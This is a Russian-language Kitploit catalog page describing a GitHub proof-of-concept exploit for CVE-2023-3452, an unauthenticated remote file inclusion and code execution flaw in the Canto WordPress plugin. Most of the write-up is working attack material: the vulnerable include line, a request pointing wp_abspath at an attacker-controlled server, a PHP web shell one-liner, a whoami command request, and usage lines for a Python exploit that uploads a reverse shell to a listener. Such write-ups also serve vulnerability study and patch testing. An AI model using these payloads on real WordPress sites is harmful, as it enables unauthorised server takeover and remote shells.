

Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
Инструменты/GitHubGitHub/leoanggal1/cve-2023-3452-poc
Генерация полезной нагрузкиАнализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеИнструмент Удаленного Доступа
GitHubleoanggal1/cve-2023-3452-poc

CVE-2023-3452-PoC

Плагин WordPress Canto < 3.0.5 - Удалённое включение файла (RFI) и удалённое выполнение кода (RCE)

Репозиторий
171302 лет назадЕщё не проверено
Поделиться

CVE-2023-3452-PoC - плагин Canto для Wordpress < 3.0.5 - Удалённое включение файла (RFI) - Удалённое выполнение кода (RCE) - Без аутентификации

Здесь мы разбираем PoC последней уязвимости RFI (Remote File Inclusion) плагина Canto для Wordpress, а также мы разработали эксплойт для автоматизации выполнения команд.

"Плагин Canto для WordPress уязвим к удалённому включению файла (Remote File Inclusion) в версиях до 3.0.4 включительно через параметр 'wp_abspath'. Это позволяет неавторизованным атакующим включать и выполнять произвольный удалённый код на сервере, при условии, что allow_url_include включён. Локальное включение файла (Local File Inclusion) также возможно, хотя и менее полезно, поскольку требует, чтобы атакующий мог загрузить вредоносный PHP-файл через FTP или иным способом в каталог, доступный для чтения веб-сервером." (https://nvd.nist.gov/vuln/detail/CVE-2023-3452)

Данный эксплойт использует ошибку в параметре wp_abspath, как видно в следующей строке кода includes/lib/download.php:

...

require_once($_REQUEST['wp_abspath'] . '/wp-admin/admin.php');

...

Для эксплуатации этой уязвимости также необходимо, чтобы параметр allow_url_include=On был включён в конфигурации PHP.

Можно отправлять запросы с этим параметром, указывающим на наш веб-сервер, с которого будет интерпретироваться PHP-код. Например, если мы отправим следующий запрос, мы можем проверить, что получаем запрос на нашем сервере.:

http://192.168.1.142/wp-content/plugins/canto/includes/lib/download.php?wp_abspath=http://192.168.1.33:8080

image


Мы видим, что сервер обращается к файлу /wp-admin/admin.php, поэтому если мы создадим этот каталог и добавим наш вредоносный PHP-код в файл admin.php, уязвимый сервер загрузит и корректно выполнит его. Например, если мы запишем в наш файл admin.php PHP-веб-шелл <?php system($_GET['cmd']); ?>, мы сможем удалённо выполнять код.

http://192.168.1.142/wp-content/plugins/canto/includes/lib/download.php?wp_abspath=http://192.168.1.33:8080&cmd=whoami
image

Всё это автоматизировано в Python-эксплойте: CVE-2023-3452.py

Использование эксплойта


  • Выполнение удалённой команды:
python3 CVE-2023-3452.py -u http://192.168.1.142 -LHOST 192.168.1.33 -c 'id'
image


  • Загрузка Pentesmonkey Reverse Shell:
python3 CVE-2023-3452.py -u http://192.168.1.142 -LHOST 192.168.1.33 -NC_PORT 3333 -s php-reverse-shell.php

image

Ссылки

  • https://nvd.nist.gov/vuln/detail/CVE-2023-3452
  • https://wordpress.com/es/plugins/canto

Контакты

  • Email: [email protected]
  • LinkedIn: Leopoldo Angulo Gallego
Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    565
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    478
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    383
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    327
  • 5

    estorides

    grisuno/estorides

    Агрегирует 99+ бесплатных источников OSINT параллельно, преобразует сущности в граф знаний и экспортирует в STIX 2.1, MISP или GraphML с анализом при поддержке LLM.

    258
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    256

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →





